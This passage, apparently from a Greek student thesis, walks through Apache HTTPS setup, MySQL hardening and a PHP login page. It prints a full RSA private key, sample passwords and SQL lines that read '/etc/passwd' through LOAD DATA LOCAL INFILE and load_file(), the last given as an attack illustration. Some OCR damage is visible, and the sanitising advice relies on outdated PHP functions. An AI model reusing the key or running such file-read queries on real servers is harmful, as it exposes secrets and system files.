-----BEGIN CERTIFICATE-----
MIIBmTCCAQICCQDzo1Or8wTlazANBgkqhkiG9w0BAQUFADARMQ8wDQYDVQQDEwZ1
YnVudHUwHhcNMDkwMzI1MTM1ODQxWhcNMTkwMzIzMTM1ODQxWjARMQ8wDQYDVQQD
EwZ1YnVudHUwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMLiK8Hv00TAJe3/
R62T4q0fRFH9e48ppxvVkh+QWU7oLxRf856k95FzoK1YGPMbQOy2nPXGFfUEcQjo
NGHhQYHtXpkqo3YQ9iKgwo2g/Wb3khoyo6NxdZ8tA7KHgWP5fGf+WuEu/2FSG2uP
Pn4imflgg95KdK40HGxj/oU9SqwHAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAjAEs
7f/KYHcZhWF5nSuZrRZ1FvRVL1CQaHrBW0B0j7ZTiXFmv9qZvMwNfwV8bKFZjqGR
2o9BLKwRI3BTcwGbe8W4E+iRnOUBn2EOURPedldm+zT6IQqMgaPwsz/Zo+5mJkOn
qrHhldk739G9KF9KKcN/70czJ5iha9tscteBjuo=

-----END CERTIFICATE-----
```

root@yiatsi-desktop:/etc/ssl/private# cat ssl-cert-snakeoil.key

```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQDC4ivB79NEwCXt/0etk+KtH0RR/XuPKacb1ZIfkFlO6C8UX/Oe
pPeRc6CpWBjzG0Dstpz1xhX1BHEI6DRh4UGB7V6ZKqN2EPYioMKNoP1m95IaMqOj
cXWfLQOyh4Fj+Xxn/lrhLv9hUhtrjz5+Ipn5YIPeSnSuNBxsY/6FPUqsBwIDAQAB
AoGAB/FN1T6f/qpSIWwJENL5JxMiJrFNCt2ouOKwbObmLOgbmxn6BNo2WNA8mQpF
IgtXTw52QTIMjQrcTH+iOucCU2YQ8sjdoz2T8esjboZGJKXYeMgGehalm7kFoh5p
oPSKtvlKcuE5iLFnsL5oFAE5SlIdbt5mxnXmbH+8ess6cuECQQDmklAesERGeh9p
Z2nzfjrTcgjOtrS2lWQrF99UfPEI550Z2PzWjrn1a4NisXJRo94EW38Ut5lgl6S4
1YU4oAGxAkEA2GBIfUsS0AaORzuLBqntLCoq1la70ydPvsvMrW9HspoDukugtfHD
i85Gebj/zol2kJusknRAwQgk6OLKkKv/NwJARSD+9oSAo+S/gDmqMX/aIUUiUN/E
hK17r9PjeJBRMAtJNdOx0p5OML/AT5nGHaYUzZelHVACo0wz7drOq3CFsQJABE4m
IxgTT8BRpGky4vcOmQpdv9YJ9rGZjJpRgEHuk0ctO8+1aulckrOQA2wC6wEhMs9m
J6PYhf67fUbF8Qr7EQJBAKUhzIne8ehEiu/tDB7vZym0ZPW+y0pyCA5Uc5bbC4jH
pB+dsW1jAKIk/fcEF6kAJJCV024KETsjuAAMRi+ECWk=

-----END RSA PRIVATE KEY-----
```

Στη συνέχεια ανοίγουμε το αρχείο default-ssl και αντικατθιστούμε την ρύθμιση : DocumentRoot /var/www/final_project/ εφόσον ελέγχοντας και τις άλλες επιλογές της ντιρεκτίβας Directory διαπιστώνουμε ότι είναι οι ίδιες με τις προκαθορισμένες από την αρχική εγκατάσταση , αυτές που έχουμε στο /etc/apache2/sites-enables/final_project στη συνέχεια διαγράφουμε το /etc/apache2/sites-enables/final_project και διατηρούμε ως βασικό αρχείο παραμετροποίησης του site μας το default-ssl .Στο σημείο αυτό επισημαίνεται ότι υπάρχουν πολλές εναλλακτικές επιλογές όπως αν ο server εξυπηρετεί περισσότερα sites θα πρέπει να μεταφέρεται η παραμετροποίηση από το default-ssl στα διαφορετικά αρχεία παραμετροποίησης για κάθε site χωριστά . Κάνουμε επανεκκίνηση στο Apache για να πάρει τις ρυθμίσεις για HTTPS :

sudo /etc/init.d/apache2 restart

Ανάλογα με το τρόπο απόκτησης του πιστοποιητικού μπορεί να ζητηθεί να καταχωρήσουμε το passphrase κατά την επανεκκίνηση του Apache .Στη συνέχεια μπορούμε να έχουμε πρόσβαση πλέον στην ασφαλή σελίδα μας πληκτρολογόντας το https://final_project/ ή https://62.38.100.190/ στη γραμμή πλοήγησης του προγράμματος περιήγησης.

Mysql

Για να εκκινήσουμε την mysql βάση χρησιμοποιούμε ένα command line και εκτελούμε την παρακάτω εντολή :

/etc/rc.d/init.d/mysqld start

Αν η βάση τρέχει για πρώτη φορά στο σύστημά μας το προηγούμενο script θα εκτελέσει το script mysql_install_db για να δημιουργήσει μια προεπιλεγμένη βάση δεδομένων στο / var/lib/mysql/mysql/mysql . Το mysql_install_db script δεν θα τρέξει πάλι , για όσο διάστημα η προεπιλεγμένη βάση δεδομένων καταλόγου υπάρχει. Η βάση δεδομένων εκτελείται από τον χρήστη mysqld και το γκρουπ mysqld.

Οι βάσεις στη Mysql είναι αποθηκευμένες στο φάκελο **: /var/lib/mysql/**
Το αρχείο παραμετροποίησης της βρίσκεται στο : **/etc/my.cnf**
(στα Ubuntu: /etc/mysql/my.cnf)

[mysqld] datadir=/var/lib/mysql socket=/var/lib/mysql/mysql.sock [mysql.server] user=mysql basedir=/var/lib [safe_mysqld] err-log=/var/log/mysqld.log pid-file=/var/run/mysqld/mysqld.pid

Αλλαγή root συνθηματικού

Ανοίγουμε ένα τερματικό διαπιστώνουμε ότι ο mysql daemon έχει εκκινήσει με την παρακάτω εντολή :

root@yiatsi-desktop:/home/yiatsi# ps aux|grep mysql

mysql 4504 0.0 0.8 129152 18436 ? Ssl 00:10 0:00 /usr/sbin/mysqld

συνδεόμαστε στην mysql ως root για να δημιουργήσουμε μία βάση με το όνομα mydatabase και έναν χρήστη με πλήρη δικαιώματα . Σημειωτέον σε αυτό το σημείο ότι μετά την εγκατάσταση της mysql μπορούμε να συνδεδούμε στην βάση ως root χρησιμοποιώντας ως όνομα χρήστη το root , το οποίο δεν συνοδεύεται από κάποιο συνθηματικό .

root@yiatsi-desktop:/home/yiatsi/final_project# mysql -u root

Το πρώτο πράγμα που πρέπει να κάνουμε είναι να προσθέσουμε ένα συνθηματικό για τον root .

root@yiatsi-desktop:/home/yiatsi/final_project> mysql -u root

mysql> SET PASSWORD FOR 'root'@'localhost' = PASSWORD('newpwd');

mysql> SET PASSWORD FOR 'root'@'127.0.0.1' = PASSWORD('newpwd');

mysql> SET PASSWORD FOR 'root'@'host_name' = PASSWORD('newpwd');

Δημιουργία βάσης mydatabase

Συνδεόμαστε στη mysql ως root καταχωρώντας το συνθηματικό που έχουμε ορίσει , δημιουργούμε μία νέα βάση mydatabase και έναν mytsql χρήστη με πλήρη δικαιώματα για αυτή τη βάση .

root@yiatsi-desktop:/home/yiatsi/final_project# mysql -u root -p

root_password

Welcome to the MySQL monitor.

Commands end with ; or \g. Your MySQL connection id is 181 Server version: 5.1.41-3ubuntu12.10 (Ubuntu) Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

Δημιουργούμε μία βάση με το όνομα mydatabase

mysql> create database mydatabase ; Query OK, 1 row affected (0.01 sec)

mysql> use mydatabase2;

Database changed

Δημιουργία tables

Δημιουργούμε τα παρακάτω tables simple_search , members , login_form_key είτε μέσα από την κονσόλα της Mysql είτε μέσο της βοήθειας της εφαρμογής phpMyAdmin .

mysql> CREATE TABLE simple_search(-> sid INT(11) UNSIGNED NOT NULL AUTO_INCREMENT, -> stitle VARCHAR(50), -> sdescription VARCHAR(255), -> sbody TEXT , -> PRIMARY KEY (sid));

Query OK, 0 rows affected (0.02 sec)

mysql> CREATE TABLE members(member_id INT(11) UNSIGNED NOT NULL AUTO_INCREMENT, firstname VARCHAR(100), lastname VARCHAR(100), email VARCHAR(100), login VARCHAR(100), passwd VARCHAR(32), ip_addressVAR VARCHAR(16), ip_addressINT INT(15), login_datetime DATETIME, PRIMARY KEY (member_id));

Query OK, 0 rows affected (0.02 sec)

CREATE TABLE login_form_key(id INT(11) UNSIGNED NOT NULL AUTO_INCREMENT, login_form_hash VARCHAR(32), login_form_datetime DATETIME, PRIMARY KEY (id));

Με την παρακάτω εντολή απεικονίζονται τα tables της mydatabase που δημιουργήσαμε

mysql> show tables;

+----------------------+
| Tables_in_mydatabase |
+----------------------+ |
login_form_key |
| members |
| simple_search |
+----------------------+

Δημιουργία mysql χρήστη για την mydatabase

Δημιουργούμε τον χρήστη mysqluser /mysqluserpass και τον ορίζουμε να έχει πλήρη δικαιώματα στη βάση mydatabase .

mysql> create user 'mysqluser'@'localhost' identified by 'mysqluserpass';

Query OK, 0 rows affected (0.00 sec)

mysql> grant all privileges on mydatabase. to 'mysqluser'@'localhost' -> with grant option;*

Query OK, 0 rows affected (0.00 sec)

Αποσυνδεόμαστε από τη mysql και συνδεόμαστε εκ νέου με τον νέο λογαριασμό (mysqluser/mysqluserpass) που δημιουργήσαμε :

yiatsi@yiatsi-desktop:~$ mysql -u mysqluser -p

Enter password:

Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 49 Server version: 5.1.41-3ubuntu12.10 (Ubuntu) Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

Ελέγχουμε ότι ο mysql χρήστης mysqluser έχει πρόσβαση στην database mydatabase .

mysql> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mydatabase |
+--------------------+

Ασφάλεια στην MySql.

Μείωση των δικαιωμάτων πρόσβασης από το υπόλοιπο σύστημα

Μία κοινή τακτική ασφαλείας είναι να χαμηλωνουμε τα δικαιώματα που δίνονται στους διάφορους χρήστες(λογαριασμούς) του λειτουργικού συστήματος στο οποίο φιλοξενείτε η βάση . Για να προστατέψουμε την βάση δεδομένων θα πρέπει ο φάκελος της mysql (/var/lib/mysql) που περιέχει όλα τα αρχεία να ανήκει μόνο στο χρήστη mysql και στο γκρουπ mysql .

```
yiatsi@yiatsi-desktop:~$ ls -la /var/lib/mysql

total 20564
drwxrwxr-x  6 mysql mysql     4096 2011-08-28 12:01 .
drwxr-xr-x 79 root  root      4096 2011-08-14 16:16 ..
-rw-r--r--  1 mysql mysql        0 2009-09-26 19:48 debian-5.0.flag
-rw-r--r--  1 mysql mysql        0 2011-08-13 00:15 debian-5.1.flag
drwx------  2 mysql mysql     4096 2009-09-27 20:19 gamestatus
-rw-rw----  1 mysql mysql 10485760 2011-08-28 03:39 ibdata1
-rw-rw----  1 mysql mysql  5242880 2011-08-28 12:01 ib_logfile0
-rw-rw----  1 mysql mysql  5242880 2009-04-17 19:44 ib_logfile1
 drwx------  2 mysql mysql     4096 2011-08-27 12:30 mydatabase
drwx------  2 mysql mysql     4096 2011-08-27 23:08 mydatabase2
drwx------  2 mysql mysql     4096 2011-08-13 00:15 mysql
-rw-------  1 mysql mysql        6 2011-08-13 00:15 mysql_upgrade_info
-rwxr-xr-x  1 mysql mysql    12288 2011-08-23 13:45 users.db
-rw-rw----  1 mysql mysql        5 2011-08-28 12:01 yiatsi-desktop.pid
```

Εξασφαλίζουμε ότι μόνο οι χρήστες mysql και root έχουν πρόσβαση στο φάκελο αυτό Επιπρόσθετα τα binaries αρχεία της mysql που είναι τοποθετημένα στο φάκελο /usr/bin/ θα πρέπει παρομοίως να είναι προσβάσιμα μόνο από τον root και τον mysql .

```
yiatsi@yiatsi-desktop:~$ ls -l /usr/bin/my*

 -rwxr-xr-x 1 root  root  1799348 2011-02-10 10:55 /usr/bin/myisamchk
-rwxr-xr-x 1 root  root  1665236 2011-02-10 10:55 /usr/bin/myisam_ftdump
-rwxr-xr-x 1 root  root  1660564 2011-02-10 10:55 /usr/bin/myisamlog
-rwxr-xr-x 1 root  root  1706580 2011-02-10 10:55 /usr/bin/myisampack
-rwxr-xr-x 1 root  root  1375892 2011-02-10 10:55 /usr/bin/my_print_defaults
-rwxr-xr-x 1 root  root   132068 2011-02-10 10:55 /usr/bin/mysql
```

-rwxr-xr-x 1 root root 110788 2011-02-10 10:53 /usr/bin/mysqlaccess
–rwxr-xr-x 1 root root 32452 2011-02-10 10:55 /usr/bin/mysqladmin
lrwxrwxrwx 1 root root 10 2011-08-12 22:29 /usr/bin/mysqlanalyze -> mysqlcheck
-rwxr-xr-x 1 root root 159512 2011-02-10 10:55 /usr/bin/mysqlbinlog
-rwxr-xr-x 1 root root 11870 2011-02-10 10:53 /usr/bin/mysqlbug
-rwxr-xr-x 1 root root 29020 2011-02-10 10:55 /usr/bin/mysqlcheck
-rwxr-xr-x 1 root root 434556 2011-02-10 10:55 /usr/bin/mysql_client_test
-rwxr-xr-x 1 root root 7283892 2011-02-10 10:55 =usr/bin/mysql_client_test_embedded
-rwxr-xr-x 1 root root 4169 2011-02-10 10:53 usr/bin/mysql_convert_table_format
-rwxr-xr-x 1 root root 23034 2011-02-10 10:53 /usr/bin/mysqld_multi
-rwxr-xr-x 1 mysql mysql 16561 2011-02-10 10:54 /usr/bin/mysqld_safe
-rwxr-xr-x 1 root root 93452 2011-02-10 10:55 /usr/bin/mysqldump
-rwxr-xr-x 1 root root 6602 2011-02-10 10:53 /usr/bin/mysqldumpslow
-rwxr-xr-x 1 root root 3245 2011-02-10 10:53 /usr/bin/mysql_find_rows
-rwxr-xr-x 1 root root 483 2011-02-10 10:53 /usr/bin/mysql_fix_extensions
-rwxr-xr-x 1 root root 5834 2011-02-10 10:53 /usr/bin/mysql_fix_privilege_tables
-rwxr-xr-x 1 root root 31485 2011-02-10 10:53 /usr/bin/mysqlhotcopy
-rwxr-xr-x 1 root root 24568 2011-02-10 10:55 /usr/bin/mysqlimport
-rwxr-xr-x 1 root root 14530 2011-02-10 10:53 /usr/bin/mysql_install_db lrwxrwxrwx 1 root root 10 2011-08-12 22:29 /usr/bin/mysqloptimize -> mysqlcheck lrwxrwxrwx 1 root root 10 2011-08-12 22:29 /usr/bin/mysqlrepair -> mysqlcheck
-rwxr-xr-x 1 root root 39016 2011-02-10 10:54 /usr/bin/mysqlreport
-rwxr-xr-x 1 root root 6586 2011-02-10 10:53 /usr/bin/mysql_secure_installation
-rwxr-xr-x 1 root root 16689 2011-02-10 10:53 /usr/bin/mysql_setpermission
-rwxr-xr-x 1 root root 23700 2011-02-10 10:55 /usr/bin/mysqlshow
-rwxr-xr-x 1 root root 45904 2011-02-10 10:55 /usr/bin/mysqlslap
-rwxr-xr-x 1 root root 191508 2011-02-10 10:55 /usr/bin/mysqltest
-rwxr-xr-x 1 root root 7002260 2011-02-10 10:55 /usr/bin/mysqltest_embedded
-rwxr-xr-x 1 root root 1346304 2011-02-10 10:55 /usr/bin/mysql_tzinfo_to_sql
-rwxr-xr-x 1 root root 60616 2011-02-10 10:55 /usr/bin/mysql_upgrade
-rwxr-xr-x 1 root root 153972 2011-02-10 10:55 /usr/bin/mysql_waitpid
-rwxr-xr-x 1 root root 3818 2011-02-10 10:53 /usr/bin/mysql_ 5.

Διαγραφή της "test" database

Η MySql μετά την εγκατάστασή της περιέχει μια test database για δοκιμαστικούς λόγους .Μπορεί να γίνει προσβάσιμη από τον χρήστη anonymous και να αποτελέσει ένα σημαντικό κενό ασφαλείας από το οποίο μπορούν να εκδηλωθούν επιβλαβείς επιθέσεις . Για να την διαγράψουμε εκτελούμε την παρακάτω εντολή :

mysql> drop database test;

ή χρησιμοποιούμε την εντολή "mysqladmin" :

shell> mysqladmin -u username -p drop test

Αλλαγή όνομα χρήστη και συνθηματικού του root .

Το αρχικό όνομα χρήστη του διαχειριστή στη Mysql server είναι το root.Πολλές φορές κακόβουλοι χρήστες κάνουν προσπάθειες να αποκτήσουν πρόσβαση στα δικαιώματά του .Για να δυσκολέψουμε αυτές τις επιθέσεις θα μετονομάσουμε το root σε κάτι άλλο με ένα πολύπλοκο αλφαρυθμιτικό κωδικό . Για το σκοπό αυτό χρησιμοποιούμε τη παρακάτω εντολή μέσα από την κονσόλα της Mysql :

mysql> RENAME USER root TO new_user;

Η εντολή αυτή αρχικά παρουσιάστηκε στην Mysql έκδοση 5.0.2 .Για παλαιότερες εκδόσεις μπορούμε να χρησιμοποιήσουμε εναλλακτικά και τις παρακάτω εντολές :
mysql> update user set user="new_user" where user="root";
mysql> flush privileges;

Για να αλλάξουμε και το κωδικό του χρήστη ,εκτελούμε :

mysql> SET PASSWORD FOR 'username'@'%hostname' = PASSWORD('newpass');

Εναλλακτικά μπορούμε να το αλλάξουμε και με την παρακάτω εντολή ,χρησιμοποιόντας το βοηθητικό πρόγραμμα mysqladmin.

shell> mysqladmin -u username -p password newpass

Απενεργοποίηση χρήσης του LOCAL INFILE.

Η επόμενη αλλαγή είναι να απενεργοποιήσουμε τη χρήση της εντολής LOAD DATA LOCAL INFILE για να αποτρέψουμε το μη εξουσιοδοτημένο διάβασμα από τα τοπικά αρχεία του συστήματος .Αυτό είναι πολύ σημαντικό ειδικά όταν υπάρχουν αδυναμίες στις php εφαρμογές επιτρέποντας την επιτυχημένη εκδήλωση μιας Sql injection επίθεσης . Σε πολλές περιπτώσεις και η LOCAL INFILE εντολή μπορεί να χρησιμοποιηθεί για την απόκτηση πρόσβασης σε άλλα αρχεία του λειτουργικού συστήματος για πχ. "/etc/passwd" χρησιμοποιόντας την παρακάτω εντολή :

mysql> LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE table1

mysql> SELECT load_file("/etc/passwd")

Για την απενεργοποίηση της πηγαίνουμε στο αρχείο παραμετροποίησης της mysql και θέτουμε την παρακάτω τιμή .

```
set-variable=local-infile=0
```

Διαγραφή του History

Κατά τη διάρκεια της εγκατάστασης υπάρχουν πολλές ευαίσθητες πληροφορίες που μπορούν να βοηθήσουν έναν εισβολέα στο να κάνει ζημιά στη βάση . Αυτές οι πληροφορίες είναι αποθηκευμένες στο history αρχείο του server και μπορούν να σταθούν χρήσιμες σε περίπτωση που κάτι πάει λάθος κατά την εγκατάσταση της mysql .Αυτό το αρχείο δεν είναι χρήσιμο μετά την επιτυχή εγκατάσταση οπότε και θα πρέπει να διαγραφεί. Το αρχείο είναι αποθηκευμένο στο (~/.mysql_history) και διατηρεί όλες τις SQL εντολές που εκτελούνται και ειδικά συνθηματικά που είναι αποθηκευμένα σε απλό κείμενο .


root@yiatsi-desktop:/home/yiatsi# cat /home/yiatsi/.mysql_history

root@yiatsi-desktop:/home/yiatsi# cat /dev/null > /home/yiatsi/.mysql_history
root@yiatsi-desktop:/home/yiatsi# cat /home/yiatsi/.mysql_history …

PHP υλοποίηση

Η εφαρμογή υλοποιήθηκε σε γλώσσα PHP ,ως εργαλείο ανάπτυξης χρησιμοποιήθηκε το Geany σε περιβάλλον Ubuntu και αφορά την ανάπτυξη ενός ασφαλούς και ολοκληρωμένου LOGIN μηχανισμού . Στην αρχική σελίδα ο χρήστης καλείται να εισαγάγει τα διαπιστευτίριά του (username/password) για να μπορέσει να εισέλθει σε μία περιορισμένη περιοχή μελών όπου του δίνεται η δυνατότητα αναζήτησης άρθρων βάση των προσφερόμενων κριτηρίων που παρέχονται στο χρήστη .

Στο παρακάτω διάγραμμα απεικονίζεται το σύνολο της ακολουθίας των σελίδων της εφαρμογής και η κατεύθυνση της ροής ελέγχου του κώδικα .




Εικόνα 20 uml final project

Τα αρχεία και οι φάκελοι που περιέχονται μέσα στο φάκελο final_project και είναι απαραίτητα για την εύρυθμη λειτουργία του ιστιότοπου περιλαμβάνονται παρακάτω :

root@yiatsi-desktop:/home/yiatsi# ls -l final_project/

-rw-rw-rw- 1 yiatsi yiatsi 1193 2011-08-27 16:10 access-denied.php
-rw-rw-rw- 1 yiatsi yiatsi 766 2011-08-26 02:25 auth.php
drwxr-xr-x 2 yiatsi yiatsi 4096 2011-08-29 14:02 cgi22
-rw-rw-rw- 1 yiatsi yiatsi 160 2009-09-27 23:39 config.php~
-rw-r--r-- 1 yiatsi yiatsi 367 2011-08-27 14:39 footer.php
-rw-r--r-- 1 yiatsi yiatsi 132 2011-08-27 14:00 header.php
drwxr-xr-x 2 yiatsi yiatsi 4096 2011-08-13 18:25 images
-rw-rw-rw- 1 yiatsi yiatsi 1175 2011-08-27 14:49 index.php
-rw-r--r-- 1 yiatsi yiatsi 1912 2011-09-02 01:05 in_the_middle.php
-rw-rw-rw- 1 yiatsi yiatsi 4267 2011-08-30 11:49 login-exec.php
-rw-rw-rw- 1 yiatsi yiatsi 723 2011-08-27 15:52 login-failed.php
-rw-rw-rw- 1 yiatsi yiatsi 1052 2009-10-24 22:21 loginmodule.css
-rw-rw-rw- 1 yiatsi yiatsi 1148 2011-08-27 16:11 logout.php
drwxr-xr-x 2 yiatsi yiatsi 4096 2011-08-29 19:15 logs
-rw-r--r-- 1 yiatsi yiatsi 542 2011-09-02 00:19 member-page1.php
-rw-r--r-- 1 yiatsi yiatsi 542 2011-09-02 00:19 member-page2.php
-rw-r--r-- 1 yiatsi yiatsi 542 2011-09-02 00:20 member-page3.php
-rw-r--r-- 1 yiatsi yiatsi 52 2011-08-28 18:32 mydatabase_close.php
-rw-r--r-- 1 yiatsi yiatsi 510 2011-08-30 02:23 mydatabase_connect.php
-rw-r--r-- 1 yiatsi yiatsi 178 2011-09-01 16:40 proto.php
-rw-r--r-- 1 yiatsi yiatsi 8505 2011-09-02 00:39 Simple_SQL_Search.php

Το σημείο εκκίνησης του ιστιότοπου πραγματοποιείται από την αρχική σελίδα login-form.php στην οποία περιλαμβάνεται μία φόρμα με την συμπλήρωση των στοιχείων username και password από τον χρήστη .



Εικόνα 21 index.php

Στη συνέχεια εφόσον πατηθεί το submit γίνεται αποστολή των δεδομένων εισόδου στην επόμενη σελίδα επεξεργασίας των δεδομένων την login-exec.php . Εδώ γίνεται η λήψη των δεδομένων εισόδου χρησιμοποιώντας για την προσωρινή αποθήκευσή τους , τον πίνακα συστήματος _POST[] .

```
//Sanitize the POST values
$login = clean($_POST['login']);
$password = clean($_POST['password']);
```

Για το καθάρισμα των δεδομένων από μη αναμενόμενες μεταβλητές και τυχόν προσπάθεια καταχώρησης επιβλαβή κώδικα , χρησιμοποιείται η παρακάτω συνάρτηση clean(). Η trim() αφαιρεί τα κενά που τυχόν να υπάρχουν στην αρχή και στο τέλος από μία μεταβλητή συμβολοσειράς .Η stripslashes() αφαιρεί τις ανάστροφες κάθετες \ σε μια συμβολοσειρά πχ. \\ γίνεται \ , και \ ' γίνεται ' . Η mysql_real_escape_string() αφαιρεί τους ειδικούς χαρακτήρες που συναντάει και είναι απαραίτητη η χρήση της πριν την υποβολή μιας συμβολοσειράς σε ένα mysql ερώτημα . Η get_magic_quotes_gpc() επιδρά σε όλα τα δεδομένα εισόδου που έχουν ληφθεί μέσο GET, POST μεθόδων ή μέσο cookie

και αντικαθιστά αυτόματα όλα τα l ' (single-quote), " (double quote), \ (backslash) και NUL's με ένα \ (backslash).

Ελέγχουμε αν η get_magic_quotes_gpc() μας επιστρέψει 1 που σημαίνει ότι είναι ενεργοποιημένη στο server στο αρχείο που διατηρεί την παραμετροποίηση της php διαφορετικά μπορούμε να την ενεργοποιήσουμε ως εξής

```
yiatsi@yiatsi-desktop:~$ cat /etc/php5/apache2/php.ini |grep magic ; magic_quotes_gpc ;
http://php.net/magic-quotes-gpc magic_quotes_gpc = Off ;

 http://php.net/magic-quotes-runtime magic_quotes_runtime =
Off ;

Use Sybase-style magic quotes (escape ' with '' instead of
\'). ;

http://php.net/magic-quotes-sybase magic_quotes_sybase = Off
```

